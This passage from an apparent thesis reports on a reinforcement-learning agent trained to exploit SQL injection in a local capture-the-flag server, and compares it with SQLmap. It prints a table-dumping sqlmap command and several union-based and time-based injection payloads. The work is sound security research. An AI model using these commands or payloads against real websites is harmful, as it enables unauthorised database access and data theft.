


Figure 5.9: Smoothed graph showing the average number of steps over the previous 100 episodes throughout the training period for the union-based experiment with an input filter

Figure 5.9 shows the number of steps the agent used for each episode of the training period. The results show that the agent did not learn an effective policy to exploit the vulnerability. The average number of steps per episode fluctuates between 135 and 155 throughout the episode. Like for the results in section 5.3.1, the agent did seem to avoid using exploitation payloads which was the intended behaviour. It did however not discover any policy that allowed it to use exploratory actions and use these to find the correct exploitation payloads.

Figure 5.10 shows the number of steps the agent used for each




Figure 5.10: Graph showing the number of steps used per episode in the exploitation period for the union-based vulnerability experiment

episode of the exploitation period. The results show that the agent could not exploit the vulnerability in any of the episodes. The actions the agent tried within each episode shows that the agent did not use the exploitation payloads in any of the episodes. This is likely because during the training period the agent could not adopt any policy that allowed it to exploit the vulnerability reliably. Therefore the most rewarding strategy was to avoid every exploitation payload, and instead receive a one point punishment every step instead of the 50 point punishment for exploitation payloads.

The agent was not able to find a strategy that allowed it to exploit the vulnerability at any of the exploitation episodes. The training required more episodes than the 10^4 episodes used in this experiment. The number of steps used per episode in the training stage was above both the theoretical limit and the expected number if using purely random actions.

Chapter 6

Discussion

This chapter will analyse the results from the experiments and view them in a wider context. It will also discuss choices, challenges and ethical dilemmas that were encountered during the development of the project, and review the how this research can contribute to future developments.

6.1 Analysing the results

This section will review and analyse the results from the previous chapter. The results will be seen in a wider context by comparing them with the pilot project and with SQLmap. The pilot project and SQLmap both inspired this project, which causes them to be natural measurements against this project. Both the number of steps needed for exploitation and the strategy used to reach successful exploitation are important factors, and can say a lot about how well the RL agent performed in this project.

6.1.1 Summary of results

The results from the experiments in the previous chapter showed mixed results considering the success of exploiting the vulnerabilities and the number of steps used per episode. The agent was able to exploit SQLi close to the theoretical limit of steps as long as the solution involved reusing previously successful actions. This means the

agent was effective only in simple environments, but struggled in more complex ones. When the vulnerabilities demanded use of exploratory actions to find the optimal solution, the agent was not able to determine effective policies

One of the deciding factors for the behaviour of the agent was the extra punishment for going straight for the exploitation payloads without trying exploratory actions beforehand. When changing the punishment the agent changed its strategy completely. Instead of reusing the same set of actions that had previously been successful, the agent started trying out other strategies. While the performance regarding number of steps improved after removing the extra penalty, these results also became less generalisable and thus less valuable for this project.

6.1.2 Comparing results to pilot project

One of the goals in this project was to build upon the work did in the pilot project from the University of Oslo, and expand the project to use a more realistic environment and more realistic challenges. This section will review the results from this project, how well the project achieved the targets, and compare them to the pilot project.

While the pilot project used a simulated environment, the environment in this project was executed in a real web server and a wider variety of SQLi challenges. The web server ensures that the agent have to actually exploit a real SQLi to gain the flag. This is an important feature for developing the agent towards a RL agent that can be used in real life environments.

The weakness of the new, more realistic environment is that every request to the web server uses significantly more time than the simulated approach used in the pilot project. This caused each episode to be more resource demanding and in consequence the number of training episodes had to be reduced significantly in this project compared to the pilot project. The amount of training was one of the major drawbacks in the experiments executed in the previous chapter.

Figure 6.1 shows the number of steps used on average in the pilot project throughout the training period. The pilot project used

significantly more episodes in the training period with 10^6 compared to the 10^4 in this project. The performance showed a sharp, exponential decrease in the number of steps per episode in the first approximately 10^5 episodes [17]. After this period there was a linear improvement in the results.




Figure 6.1: Graph showing number of steps used per episode in the training period for the pilot project [17]

Compared to this project, the challenge provided by pilot project is most comparable to the union-based challenge. The agent had to determine the correct payload using a varying number of columns. The trend in the union-based challenge in section 5.3.1 did not show the same results as in the pilot project. The same trend with an exponential improvement of the policy in the first stage followed by a linear improvement afterwards was in fact not observed in any of the challenges in this project. The results in the previous chapter either showed a very quick adaptation of an optimal policy, or the agent could not determine any effective policies within the training period.

Figure 6.2 shows the results from the exploitation stage of the Q-learning experiment in the pilot project. The results show an average of around 5 steps per episode in the 100 exploitation episodes. This

was close to the theoretical limit, and the agent performed according to expectations [17]. This project only reached the theoretical limit in the simple boolean project. The theoretical limit was also reached in the boolean project with an input filter after removing extra penalty for wrong exploitation payloads, but this result could not be generalised to other environments, and was therefore not valuable. In the union-based experiments the agent did not learn effective policies.




Figure 6.2: Graph showing number of steps used per episode in the exploitation period for the pilot project [17]

This project built further upon the pilot project and contributed by creating more varied challenges and a new environment using real SQLi challenges. It succeeded in creating a more realistic environment for the experiments, but did not reach the same, positive results. The pilot project was able to exploit the SQLi reliably every episode close to the theoretical limit and to make the agent take advantage of exploratory actions. The agent in this project did not converge towards the ideal policy within the training episodes. This can be attributed at least partially to the low number of training episodes which again was a consequence of the more realistic environment.

6.1.3 Comparing results to SQLmap

One of the objectives in this project was to contribute to development towards a tool that can perform the same tasks as SQLmap while also using experience to improve. This section presents experiments where SQLmap was challenged using the same SQLi vulnerabilities that the RL agent was put up against in the previous chapter. The results and exploitation strategies of SQLmap will be analysed to determine how the RL agent compares to SQLmap.

SQLmap was executed using the command **sqlmap -u {URL} -forms -T users -C surname -dump** where {URL} determines the challenge that the agent was undergoing. This command dumps the content in the "users" table where the flag is located, and accomplishes approximately the same objective as the CTF-challenges presented to the RL agent. Between every episode the command **sqlmap --flush-session** was executed to ensure that SQLmap could not simply store the correct query between episodes.

Five episodes were executed per challenge to get an impression about the performance and strategies of SQLmap. As SQLmap does not learn and does not need experience for learning this number should give a representative image of the performance, while also account for any statistical outliers.

The performance of SQLmap at the boolean-based experiments is shown in table 6.1. SQLmap was able to gain the flag in every episode for both the simple challenge and the challenge where the server implemented an input filter. The number of steps are very consistent between the challenges.

Episode	Without input filtering	With input filtering
1	149	143
2	151	148
3	143	162
4	165	156
5	160	155

Table 6.1: Average performance for SQLmap at the boolean-based experiments

For the boolean-based SQLi without input filter SQLmap used

an average of 154 queries to exploit the vulnerability. An interesting element about the way SQLmap solved this challenge was that it chose to use a union-based SQLi approach with the payload **' UNION ALL SELECT CONCAT(0x7171627a71,0x6674586258487a63 6d4c6651 4d4a5a77 6e614d50 48766859 4d4d66484f65504b 58427457 756a7374,0x717a6a6a71)-** - even though a simple boolean approach was sufficient. The simple payloads used to exploit boolean-based SQLi are however more likely to be detected by input filters and web application firewalls. Therefore SQLmap likely chooses a payload that is more likely to succeed given an unfamiliar environment.

SQLmap also detected the time-based SQLi payload **' AND (SELECT 4761 FROM (SELECT(SLEEP(5)))pRfC) AND 'ORxz'='ORxz** as an alternative which uses a time-based blind SQLi approach to solve the challenge.

SQLmap also successfully bypassed the input filter. SQLmap does already account for web application firewalls and input filters when building payloads, and therefore the payloads will by default bypass the simple input filters implemented on the server. The equal performance between the challenges is therefore no surprise.

Table 6.2 presents the results using the union-based experiments. Looking at the number of steps SQLmap used in the experiments it is evident that SQLmap is able to exploit these in every episode with approximately the same performance as it had in the boolean challenges.

Episode	Without input filtering	With input filtering
1	166	155
2	153	152
3	156	150
4	169	167
5	149	160

Table 6.2: Average performance for SQLmap at the union-based experiments

For the challenge without an input filter, SQLmap use between 149 to 169 steps per episode with an average of 159 steps. The number of steps are approximately equal to the steps used by the agent in 5.3.1.

A deeper look into the strategy used by SQLmap shows that it uses some exploratory actions to begin with. This is similar to the intended behaviour of the RL agent in this project. SQLmap starts by determining the backend database type, the escape characters and other relevant properties in the environment. It then dynamically builds payloads using a variety of content. The final payload in this case is ' **UNION ALL SELECT CONCAT(0x71716a7171, 0x4e6d6c6e 72684a4a 63776757 6e516170 6b764252 62777067 69696d6f 7565504f 57654d71 524b5578,0x7171786a71)- -. SQLmap also identifies the time based blind payload ' AND (SELECT 4048 FROM (SELECT(SLEEP(5)))Mfvx) AND 'sjFJ'='sjFJ** as a possible payload.

While SQLmap used more steps for the boolean-based experiments on average than the RL agent, SQLmap outperforms the agent in the union-based experiments. However, the RL agent is developed specifically for the environment, and a lot of assumptions about the environment have been made during the development. Thus these results are not directly comparable. More interesting is looking at how SQLmap reaches the exploit payload and comparing this to the RL agent.

SQLmap does in many ways use the same fundamental strategy as the ideal strategy the RL agent is tasked at learning. It uses exploratory actions to learn important information about the environment. It has fingerprint detection capabilities that recognises the backend database and use this knowledge to determine other properties about the environment. It also possesses the ability to build the payload in such a way that it evades simple detection capabilities. On the other hand, SQLmap is far away from the ideal performance of between three to seven steps in the challenges presented in this project. This proves the point that the tool mostly works by trying different payloads until one successfully exploits the vulnerability.

The main limitation of SQLmap compared to a RL agent is that it is not capable of learning. SQLmap would never improve its results significantly unless exploiting the same parameter its tried before, and this is not information that can be generalised to other environments. This is evident in the experiments in that the number of steps used

is very consistent between episodes and different SQLi types. A RL agent would ideally be able to learn through experience, and learn general strategies that are more effective than SQLmap. The RL agent is intended to use many of the same strategies SQLmap use to limit the number of steps used for exploitation. SQLmap does use a lot of clever strategies to build payloads and exploit vulnerabilities. Further development of an RL agent could take inspiration from some of these strategies to create a more effective solution.

6.2 Development of the project

This section will give insight to some the choices and challenges that were encountered during the development of the project, and discuss the process that led to the final state.

6.2.1 Process


The agent and the environment

The agent and the environment went through several iterations before reaching their final form. The code for the RL agent and the environment is based upon code used by researchers from the University of Oslo in an earlier research project [17], but significant parts of the code had to be rewritten and adapted to work with the new environment.

The new environment communicates with a real web server. The environment therefore needed capabilities of making web requests and analysing the responses. As the project evolved, the environment, the backend server and the frontend web pages changed on several occasions, and the environment had to be adapted accordingly. Therefore, also the agent had to be programmed and reprogrammed several times during the making of this project.

The requests and responses between the environment and the web server had to be developed in such a way that whether a successful SQLi had occurred or not was easily determined. To simplify the interaction, the requests and outputs were made as standardised as


possible. For example, whenever a request used the wrong escape character, the same response was returned. To achieve this, every request was designed to not return any rows from the table unless the SQLi was actually exploited. The output in this scenario is presented in figure 6.3.



The screenshot shows a web application interface. At the top, a dark grey bar contains the text "1 127.0.0.1:8000/index.php". Below this, the text "Welcome" is displayed. Underneath, there is a form with two input fields: "Name:" and "E-mail:". To the right of the "E-mail:" field is a "Submit" button. Below the form, the text "Returned rows are: 0" is displayed.

Figure 6.3: Example of the output when the the wrong escape character is used in the SQLi payload

To determine that the input filter was working as intended, the output was designed to confirm that the input filter was triggered and how the resulting filtered string looked like. An example of output from the server where the input filter was triggered is presented in figure 6.4.



The screenshot shows a web application interface. At the top, the text "Welcome" is displayed. Below it, there is a form with two input fields: "Name:" and "E-mail:". To the right of the "E-mail:" field is a "Submit" button. Below the form, the text "Returned rows are: 0" is displayed. At the bottom, the text "ILLEGAL WORD FOUND: NEW STRING'1'='1'--" is displayed.

Figure 6.4: Example of the output when the input filter is triggered on the web server

Every successful request contained the string "Flag" so that successful episodes could be easily recognised. An example of the output after successfully exploiting the SQLi is displayed in figure 6.5

Welcome

Name: E-mail:

Name: Chetwyn Company:

Surname:

Name: Erdodi Company:

Surname:

Name: Zennaro Company:

Surname:

Name: Sommervoll Company:

Surname:

Name: {Flag} Company:

Surname:

Returned rows are: 5

Figure 6.5: Example of the output when the query is successful and the flag is found

The parsing and the analysis of HTTP responses within the environment had to be reprogrammed several times to ensure that all the requests and responses were interpreted as intended and to make debugging and controlling the process more practical.

The server

The web server is based upon a project from Robert Chetwyn at the University of Oslo. The first version of the server used a static website coded in Python with the Flask framework. An example of the web site built with Flask is shown in figure 6.6

The final version of the project interacted with a server that is built inside a Docker container using an Apache server. The new approach was easier to work with, but a lot of the code had to be rewritten to adapt to this new server.

The SQLi challenges had to be adapted and tuned many times in the development process. One important factor was to simplify the challenges enough to ensure reliable exploitation. One of the limitations was that the backend DBMS stayed the same between

Welcome to the random_episode

Challenge Information for Demonstration:

The query:
SELECT first_name FROM user WHERE last_name =

Example: Bool based solution: ' or 1=1 --

Example Data:

First Name: Kyle
Surname: Smith
Occupation: Occupational Therapist
dob: 1975-01-02
country: Finland

Note: Demonstration only. No flag currently present in database.

/restart will restart the flask application and generate a new challenge a new vulnerable query

Note: Currently requires manual redirect to 127.0.0.1:5000

Input

Input_

[('FLAG',), ('Tammy',), ('William',)]

Figure 6.6: Early version of the website built with the Flask framework

every episode. While it was possible to change the backend DBMS between every episode, this would have meant more complexity in exploiting the vulnerabilities.

Another simplification was made by limiting the number of rows and columns in the database. While the database could contain any number of rows and columns, this was limited to three columns and five rows for each table. This was for one, a measure that ensured that the server was made as lightweight as possible. Also, the length of the action list could be limited so that fewer exploratory actions had to be performed by the agent before reaching a solution.

In the early stages of the project it was evaluated whether the server should include blind SQLi challenges. This would have resulted in a RL agent that could learn to solve a wider range of SQLi vulnerabilities. However, it would have been challenging to train the

agent as exploitation of the blind SQLi is slow compared to other types of SQLi, and the time used for training was already a challenge in the project. All things considered, training the agent would be such a time demanding task that it would not be practical for this project.

The input filter was reprogrammed on multiple occasions. Some changes were made to adjust its functionality, and others to adapt to other changes on the server. At the first stage, the filter was programmed to detect entire SQLi payloads. However, this approach made developing exploratory actions challenging. To handle this issue, the filter was changed so that it instead only filtered out one word at the time. The filter was further simplified so that it only iterated between three different words between episodes, which reduced the number of exploratory actions the agent had to use. This solution was practical for both providing a clear path between exploratory actions and exploitation, and at the same time make sure that the agent should learn an approach that could be generalised to real environments.

Action set

The action set is an important element for ensuring that the agent is able to effectively learn about the environment and exploit vulnerabilities. Therefore developing an effective action set was an essential part of the project. A successful action set contains a wide range of exploratory actions that provide valuable information about the environment. At the same time the size of the set is small enough that the agent is able to find the correct actions quickly.

To create a balance between having a satisfactory number of exploratory actions while limiting the size of the set, many of the exploratory actions could be used for learning valuable information about the environment in multiple different challenges. Nonetheless, a few queries in the set were still necessary to provide specific knowledge for each unique vulnerability.

The action set was generated with a deterministic approach. Alternative approaches were considered. One alternative was using a token based generation where the agent itself could build up payloads with some rules about what constitutes a legal SQL query. This

approach would be inspired by the way SQLmap build its payloads. The alternative approach could have resulted in an agent that is not only able to use actions to learn about the environment, but also to build its own actions to do so. However, this would significantly increase the complexity of the development. This would have demanded several adaptations in the agents behaviour and was in the end considered too complex.

6.2.2 Challenges

Making the agent take advantage of exploratory actions

The agent was intended to make use of exploratory actions within the action set. These actions would allow it to learn about the environment, and then make conclusions about which payloads that are most likely to succeed. Throughout the experiment one major challenge was to make the agent take advantage of these exploratory actions.

In many of the simulations the agent would mostly adopt a strategy where it reused previously successful actions. This resulted in relatively good results considering the number of steps per episode, but results that could not be generalised to other environments as intended. To try and fix these issues, a number of possible solutions were implemented.

One of the attempts was to adjust the amount of exploratory actions and exploitation payloads within the action set. A bad composition could mean that the agent naturally chose too many exploitation payloads or that the amount of exploratory actions was too large so the agent got trapped in using exploratory actions. Therefore different compositions were attempted. The pilot project had approximately a composition of 70% exploratory payloads and 30% exploitation payloads. Compositions varying this number and observing the results were attempted. These efforts did however not seem to affect the results significantly.

Another hypothesis was that the parameters that determine reward and punishment after each action could be improved. Therefore

several attempts were made to change the feedback from learning parameters that gives rewards for correct answers and punishments for wrong answers. The most effective solution in the end was adding extra punishment for using the set of payloads that was designed to exploit the vulnerability if these were not successful. The goal of this measure was to force the agent into using the exploratory payloads. It clearly affected the agent's behaviour, and steered the agent away from reusing the same payloads over and over.

The extra punishment for using exploitation payloads did cause the agent to start actively using the exploratory actions. It did, however, at the same time it cause the agent to stop using the exploitation payloads all together. The first hypothesis was that the initial punishment of 50 points was too harsh, and that by reducing the punishment the agent would start using more a balanced distribution between exploratory and exploitation payloads. The parameter was tweaked in different directions to observe whether the behaviour did improve, but the agent did either reuse the same set of exploitation payloads, or avoided these completely.

The agent will always adopt the behaviour that provides the most rewards. Therefore by being forced to use exploratory actions, the agent should have been able to discover the ideal strategy. There is the possibility that tweaking the parameters could not further improve behaviour, but that the agent could have learned how to use the exploratory payloads if given more training episodes. In this case the most effective measure to significantly improve the agent's behaviour would have been by training it for more episodes.

Developing a deep Q-learning agent

Q-learning is a relatively simple algorithm, and more advanced algorithms could have meant better outcomes for the learning agent. To explore the possibility of a more advanced agent, it was considered whether to implement agents based on the deep Q-learning and the IMPALA algorithms. They would likely improve the performance of the learning agents, but at the same time they would bring more complexity to the project and the experiments.

A deep Q-learning algorithm was partially implemented during this project. The process did however present a lot of challenges. The agent had to be reprogrammed, and the environment also required considerable adaptations. The main issues were encountered when developing the new agent. The deep Q-learning agent would not behave as expected and did not seem to use its experience to make decisions the way it was meant to. The development thus required a lot of debugging and time spent solving issues. As deep Q-learning use a hidden internal state, debugging the agent was a challenging process.

After several unsuccessful attempts at making the agent work as intended, it was determined that while deep Q-learning would be an exiting addition to the project, time was better spent at developing other aspects of the project. The focus was therefore rather shifted to developing additional SQLi challenges and working on making the Q-learning agent behave as intended.

Using a mixed vulnerability experiment

In addition to the four experiments executed in this project, a fifth experiment was also planned. This would be executed by rotating between each of the other four environments between episodes, and thus changing the vulnerability type every episode. This experiment would create an unpredictable SQLi and resemble real life environments where the vulnerability is unknown. This would have been the most challenging, but also the most realistic challenge.

This challenge would demand intelligent use of exploratory actions from the agent, so that the policy that the agent learns is a general strategy that works well for all four vulnerability types.

The results from the other experiments was not promising as the agent did not seem to use the exploratory actions intelligently. This experiment was therefore not executed as a part of the project. Since this experiment meant even more complexity than the others, the result was very unlikely to be successful.

For future experiments, this challenge would provide a lot of answers about how the agent would perform in CTF environments where the properties of the environment are unknown. If the

agent discovers better policies for the other experiment, the mixed experiment would give a lot of value.

6.3 Ethical considerations

Penetration testing tools can be developed with the best intentions in mind, but still be exploited by malicious actors. Cobalt Strike is an example of a tool that is marketed to penetration testers, but is infamously used by malicious actors [14]. Cobalt strike offers a simple way to deploy a command and control server that malware can communicate with. This is very practical for ethical hackers, and is often used in penetration tests. However, the tool is also widely used by malicious actors in real attacks [14]. The same misuse has also been observed for many other penetration testing tools, for example Metasploit and Mimikatz.

The agent in this project is meant to exploit vulnerabilities without any interaction from humans or any significant previous knowledge. It is no doubt that malicious usage might be possible with this in mind. At the current development stage the RL agent is not able to exploit vulnerabilities outside the environment it is being tested in, and therefore has a limited risk of misuse. However, it is not unthinkable that the agent can be developed further and turned into a much more capable and possibly dangerous tool.

The project was developed with ethical use cases in mind, and specifically meant to contribute to research within offensive security. The agent should not be tested on the web without the consent of the owner of the server, and any misuse of the tool is condoned.

The wider research field of automating penetration testing does also have problematic aspects. It means that attackers need less expertise in order to exploit vulnerabilities. A tool that automatically exploits a vulnerability without any interaction can therefore open the possibility for anyone in possession of a computer to launch a cyber attack. On the other hand, automation of penetration testing tools means that penetration testers can use less time on routine tasks, and more time on finding other vulnerabilities. Therefore automation can ensure

that more vulnerabilities are discovered before they are exploited by malicious actors.

As research moves forward, machine learning can become beneficial for penetration testing tools to a larger degree than just automating tools. While the automation aspect of the research mostly make exploitation faster and easier, machine learning have more damage potential as it can potentially surpass the abilities of human attackers. Used for the wrong purposes machine learning tools might create powerful cyber weapons. Therefore when such tools are developed, the damage potential should be carefully considered.

When making penetration testing tools that are meant to help ethical hackers, it is difficult to stop them from also benefiting the unethical ones. This project and research within the same domain might therefore contribute to both sides of the spectrum, but hopefully do more good than bad.

6.4 Future developments

More advanced reinforcement learning algorithms than tabular Q-learning could be advantageous. For example deep Q-learning algorithms are more sophisticated and could produce better results. For deployments of the tool that is supposed to maximise performance and do not require the same level of analysis of the inner state of the algorithm, this would likely provide a better solution.

A way to reduce the time used per episode would result in the possibility of more training episodes. This could be achieved in a number of ways. For example using a different infrastructure that is somewhat of a hybrid environment between the approach used in the pilot project and the one used in this project could be advantageous. With more episodes for training, one could achieve results more comparable to the pilot project while also using a relatively realistic environment.

The generation of actions could be revisited in multiple ways. For example in such a way that the agent is able to build actions on its own. If the agent is able to find the missing information from the

environment on its own, that would make for a significantly more powerful agent. One step towards that could be to use a similar strategy to SQLmap where tokens are used to build up different parts of the payload. This could be implemented using rules that determines how queries can be built with legal SQL syntax.

Further steps could also be taken to create an even more realistic environment. Examples include a wider range of pre-generated SQL queries, more advanced input filters, and expanding the defence such that it includes not only input filters, but also web application firewalls with more advanced and configurable rules. Making challenges that include other vulnerability types could also be considered, for example blind SQLi. An agent that is able to solve more types of SQLi would improve its usability in realistic environments.

Chapter 7

Conclusion

This project has explored if reinforcement learning can be used to automate exploitation of SQL injection in realistic environments. The project reviewed the theory behind SQL injection and reinforcement learning, formalised the problem of explaining SQL injection as a reinforcement learning problem, and executed four experiments using different SQL injection vulnerabilities to determine how successful the project was. These results were analyzed, and finally, implications and future developments were discussed.

The goal of the project was to develop a reinforcement learning agent that could be tested in a realistic environment and learn effective strategies to exploit SQL injection. This topic was chosen to contribute to the domain of machine learning within offensive security, where there is a lack of former research.

The experiments were modelled as capture the flag-challenges where the goal was for the attacker to achieve the flag by exploiting SQL injection vulnerabilities. The attacker in this project was the reinforcement learning agent which was challenged to autonomously exploit the vulnerabilities. The capture the flag-environment was built using an Apache server inside a Docker container. The reinforcement learning agent was built using tabular Q-learning algorithm.

The research results were mixed. The reinforcement learning agent were successful in simple challenges, but struggled when the challenges became more complex. The CTF-environment created a more realistic approach than former comparative studies, but is rather slow and does not scale well when many training episodes are

necessary. One of the main limitations was the low number of episodes that could be used for training.

For future projects, a focus area could be to find ways to execute experiments in realistic environments while also reducing the time spent per request. Other focus areas include expanding the project to other vulnerability types, create a more effective payload generation, and to use more advanced reinforcement learning algorithms than the Q-learning algorithm.

Bibliography

- [1] *2021 Developer Survey*. <https://insights.stackoverflow.com/survey/2021>. Accessed: 2022-02-08.
- [2] *7-Eleven Hack From Russia Led to ATM Looting in New York*. <https://www.wired.com/2009/12/seven-eleven/>. Accessed: 2022-01-23.
- [3] Naoki Abe et al. “Cross channel optimized marketing by reinforcement learning.” In: *Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining*. 2004, pp. 767–772.
- [4] *Analysis of the Havij SQL Injection tool*. <https://blog.checkpoint.com/2015/05/14/analysis-of-the-havij-sql-injection-tool/>. Accessed: 2021-11-10.
- [5] *Ben Golub, Who Sold Gluster to Red Hat, Now Running dot-Cloud*. <https://web.archive.org/web/20190913100835/http://maureenogara.syscon.com/node/2747331>. Accessed: 2022-07-15.
- [6] Donald D. Chamberlin. “Early History of SQL.” In: *IEEE Annals of the History of Computing* 34.4 (Oct. 2012), pp. 78–82.
- [7] Sujita Chaudhary, Austin O’Brien, and Shengjie Xu. “Automated post-breach penetration testing through reinforcement learning.” In: *2020 IEEE Conference on Communications and Network Security (CNS)*. IEEE. 2020, pp. 1–2.
- [8] *Common Password List*. <https://www.kaggle.com/wjburns/common-password-list-rockyoutxt>. Accessed: 2022-04-19.
